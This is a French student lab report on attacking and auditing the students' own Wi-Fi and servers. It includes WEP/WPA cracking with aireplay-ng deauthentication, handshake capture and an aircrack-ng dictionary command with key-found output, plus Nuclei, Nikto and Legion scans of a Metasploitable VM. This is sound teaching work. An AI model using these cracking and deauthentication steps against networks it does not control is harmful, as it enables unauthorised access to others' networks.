Ayant rencontré des problèmes de connexion de la part des clients sur l'Access Point Wi-Fi lorsqu'il utilisait le protocole WEP nous n'avions que d'autre choix d'attendre... Nous l'avons donc laissé tourner tout le week-end, ce qui explique les environ 40 000 IVs ! Néanmoins cela nous a facilité la tâche derrière lors du "crackage" à proprement parler.


Wi-fi Protected Access (WPA) utilise la méthode chiffrement Temporal Key Integrity Protocol (TKIP) qui génère une clef "aléatoire" et temporaire pour chiffrer la connexion lors du handshake (échange d'informations initial). La clé TKIP étant distribuée aux clients dans le handshake, si nous l'interceptons nous pouvons "brute-forcer" le mot-de-passe en chiffrant chaque élément d'une wordlist avec cette même clef TKIP et en recherchant les collisions avec le mot-de-passe présent dans le handshake.

Ce principe nécessite néanmoins de pouvoir intercepter un échange de connexion entre un client et l'Access Point.


SAÉ Cyber 4.0 Sécurisation d'un SI



Mise en place du WPA sur la borne LinkSys avec “azerty123” comme mot-de-passe. Ce mot-de-passe est notamment présent dans la wordlist “rockyou”, très célèbre.



Sniffing du réseau avec “airodump-ng” et envoi de paquets de désauthentification via “aireplay-ng” avec la méthode deauth. Ces déconnexions forcent les clients à se reconnecter et nous pouvons ainsi intercepter le handshake utilisé lors de l’échange pour la connexion d’un client. Il peut être nécessaire de réitérer l’opération plusieurs fois.



```

Aircrack-ng 1.6
[00:00:14] 173322/14344391 keys tested (12366.83 k/s)
Time left: 19 minutes, 5 seconds      1.21%
KEY FOUND! [ azerty123 ]


Master Key   : 81 97 D7 53 0F 0F DC 7E 93 5C 42 C3 4B DB B6 BD
              71 AE B7 63 E8 B5 5C AB B6 B5 19 09 93 04 46 C4
Transient Key : 91 D6 80 BE 0A EE A9 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC   : 14 AD 5A 47 AE 53 32 F8 62 20 12 00 F0 0A A0 D2

root@rt-mob:/home/tp#


```

Utilisation de aircrack-ng et de la wordlist rockyou pour casser le mot-de-passe une fois le handshake récupéré dans les paquets de capture.


Commande pour retrouver le mot-de-passe :
 aircrack-ng [NOM].cap -w rockyou.txt -o password.txt



Mise en place du WPA sur le SNS avec le mot-de-passe "azerty123456"



Même dynamique pour le WPA sur la borne LinkSys, mais cette fois-ci : interception d'une connexion "légitime" d'un client -> obtention du handshake WPA sans envoi de paquets frauduleux



```
Applications Emplacements Système
tp@rt-mob: ~
Aircrack-ng 1.6
[00:03:40] 1887555/14344391 keys tested (8701.98 k/s)
Time left: 23 minutes, 51 seconds 13.16%
KEY FOUND! [ azerty123456 ]

Master Key : 65 A8 D0 C8 F4 26 73 49 4F 43 50 B6 F1 05 2B 5F
36 71 BB 4C 54 E4 C8 8E 4E 34 02 BA 17 C8 84 A9

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 89 B0 01 BE AB 0D 9F 48 F3 DC 1B 4C 62 4D 0A 9F

tp@rt-mob:~$
```

Utilisation de aircrack-ng et de la wordlist rockyou de la même manière que pour la borne LinkSys.

Tâche 7 Utilisation de scanners de vulnérabilité

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

10h/pers = 20
heures-hommes

Estimation du temps passé sur cette tâche en heure-homme : 12heures-homme


Objectif : Réaliser plusieurs évaluations de la sécurité des serveurs

Sous-tâches	Evaluation prof
Installez dans la DMZ une machine/VM metasploitable -> ok	100%
Faites une évaluation de la sécurité avec le SNS Stormshield -> NOT POSSIBLE	
Installez et utilisez SCNR -> ok	100%
Installez et utilisez Legion -> ok	100%
Installez et utilisez Nuclei -> ok	100%
Installez et utilisez Nikto -> ok	100%
Placez les scanners dans la DMZ, puis à l'extérieur -> ok	100%


Rapport

(Expliquez votre démarche, captures d'écrans des installations, listez le résultat des scans, etc.)

SAÉ Cyber 4.0 Sécurisation d'un SI




Capture montrant l'installation de la machine "metasploitable" et de virtualbox dans le serveur du Site B.



Capture du scanner Légion dans la DMZ du Site B.

SAÉ Cyber 4.0 Sécurisation d'un SI



```
kali-linux-2023.2-virtualbox-amd64 [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

root@kali:/home/kali/nikto/program

File Actions Edit View Help


root@kali:~# nuclei -u 10.0.0.10

nuclei
v2.9.4
projectdiscovery.io

[INF] Current nuclei version: v2.9.4 (outdated)
[INF] Current nuclei-templates version: v9.5.0 (latest)
[INF] New templates added in latest release: 62
[INF] Templates loaded for current scan: 5958
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1057 (Reduced 999 Requests)
[http-detect] [http] [info] http://10.0.0.10 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://10.0.0.10 [3.2.1]
[pgsql-detect] [tcp] [info] 10.0.0.10:5432
